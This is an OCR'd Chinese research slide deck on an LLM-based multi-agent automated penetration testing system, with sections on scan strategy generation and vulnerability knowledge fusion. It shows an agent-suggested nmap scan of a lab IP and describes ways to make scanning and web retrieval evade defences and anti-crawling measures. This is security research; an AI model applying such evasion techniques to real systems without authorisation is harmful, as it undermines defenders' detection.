浙江工业大学
ZHEJIANG UNIVERSITY OF TECHNOLOGY

基于大模型多智能体的自动渗透测试系统

浙江工业大学

网络空间安全研究院

2025/06/05

目录

研究背景

- 渗透测试通过模拟黑客攻击，以“扫描-分析-测试”的方式识别系统或应用程序中的潜在漏洞。随着网络安全威胁日益复杂化，其作为安全评估的核心手段，市场规模显著增长

法规强制要求

网络攻击激增

技术场景扩展

- 尽管渗透测试在网络安全中不可或缺，传统渗透测试手段仍存在高度依赖个人技能、动态适应能力不足、人机交互频繁等问题

高度依赖个人技能


动态适应能力不足

人机交互频繁

研究背景


基于大模型多智能体的自动化渗透测试系统

自主响应能力




自主调用工具，高效完成诊断与任务响应

领域知识提取能力



构建漏洞知识库驱动的特征提取结构

动态策略生成能力



构建动态策略驱动的自适应渗透测试框架

基于**大模型**在多领域表现出的卓越跨任务泛化能力，将其引入**自动化渗透测试**，重点突破在**渗透测试领域适应性**与**全流程自动化决策**方面的关键技术瓶颈


目录

基于大模型多智能体的自动渗透测试系统

基于大模型多智能体的自动渗透测试方法研究

存在的问题


- 现有**扫描方法模式固定**，易被防御系统识别
- 现有渗透测试分析过程受限于**滞后知识库**
- 现有渗透测试**高度依赖人工经验**，覆盖范围有限



基于大模型的渗透测试扫描策略自适应生成方法

问题背景

- 在渗透测试过程中，对目标IP及开放端口进行**高效、隐蔽的针对性扫描侦察**是精准定位漏洞入口、规避检测风险并最终达成测试目标的关键前提



- **关键问题：现有自动化扫描方式的效率和隐蔽性受限于其预定义的、静态的扫描模式和行为特征，易被防御系统通过基于流量模式、协议异常或速率限制等方式识别并阻断**


基于大模型的渗透测试扫描策略自适应生成方法

研究思路

- 利用大模型强大的上下文理解、策略生成和动态决策能力优势，实现**智能化、自动化生成高度定制化、能动态适应防御环境**的渗透测试扫描方法

```
└─$ python3.11 recon_agent.py
```
```json
{
    "analysis": "None",
    "next_step": "First, perform a basic Nmap scan to identify the operating system and services running on the target host, esp
ecially focusing on port 8080.",
    "executable": "nmap -O -sV -p 8080 192.168.153.131"
}
```

扫描工具与参数固定




- **面临挑战：**大模型生成的扫描行为**难以规避AI驱动的防御系统**；大模型可能**错误解析端口响应**，导致关键漏洞遗漏；在多阶段扫描中易**缺乏上下文记忆与策略连贯性**


- **解决方案：**自适应扫描策略生成方法；基于多模态响应的语义解析方法；基于记忆增强的多阶段扫描规划方法

基于大模型的多源漏洞知识融合与关联分析方法

研究背景

在渗透测试过程中，对扫描获取的目标环境信息及潜在攻击面进行**高效、精准的漏洞关联分析与特征匹配**，是识别系统真实风险、构建有效测试策略的关键





关键问题：已有渗透测试方法在分析阶段受限于**人工分析的片面性**以及**漏洞知识库滞后性**，导致漏洞关联分析效率低下、特征匹配准确率不高


基于大模型的多源漏洞知识融合与关联分析方法

研究思路

- 利用大模型的强大推理能力、工具调用能力如：在线搜索、API访问等，实现渗透测试**知识在线搜索与整合**以及**智能化、自动化的漏洞关联分析**，最终**构建有效测试策略**

```
正在执行Google搜索 ...
Crawling Google pages:  12%|
Request Error: 502 Server Error: Bad Gateway for url: https://nvd.nist.gov/
```

被反爬




- **面临挑战：**在线检索**模式固定、特征可识别**，易被防护机制拦截；专业领域**知识多源异构**，难以有效整合与关联；在线代码库**质量参差不齐**，难以选择适配测试策略

- **解决方案：**动态检索策略生成方法；基于多源知识融合的漏洞关联策略；基于信誉评级的动态策略适配方法

基于大模型的多源漏洞知识融合与关联分析方法

方案设计

- 针对大模型**在线检索行为存在模式固定、特征可识别**等问题，设计一种**动态检索策略生成方法**，通过**模拟人类操作特征**与随机化请求参数，以提升大模型智能体的反检测能力




- 通过分析真实用户搜索模式，生成具有随机间隔、多样化查询词等**人类特征的检索行为序列**
- 根据目标情况**动态调整请求参数**，如：Header、访问频率等，提高智能检索的反检测能力

基于大模型的多源漏洞知识融合与关联分析方法

方案设计

针对大模型**获取知识多源异构难以有效整合与更新**等问题，提出一种**基于多源知识融合的漏洞关联策略**，结构化抽取多源知识**构建语义关联网络**，增强漏洞检索的语义匹配能力




构建**多源异构知识融合框架**，整合在线搜索、RAG问答和历史报告等多源漏洞知识图谱

基于**结构化抽取和语义匹配**，实现漏洞描述、代码库和攻击面的**关联匹配与动态更新**

基于大模型的多源漏洞知识融合与关联分析方法

方案设计

- 针对在线代码库**质量参差不齐**，大模型难以选择适配策略等问题，提出一种**基于信誉评级的动态策略适配方法**，通过动态评估代码库的信誉指标，提高策略适配的准确性





- 根据**代码质量、来源权威性等信誉指标**，评估每个脚本的信誉等级，选择适配策略
- 执行测试策略后，收集**反馈的性能指标如：处理时间、错误率等**，并更新信誉评级

基于大模型的渗透测试策略优化与行为约束方法

问题背景

- 在渗透测试过程中，基于前期目标扫描与攻击面分析结果进行**高效、隐蔽的攻击策略规划与自动化执行**，是验证系统真实安全风险、达成测试目标的关键环节






- 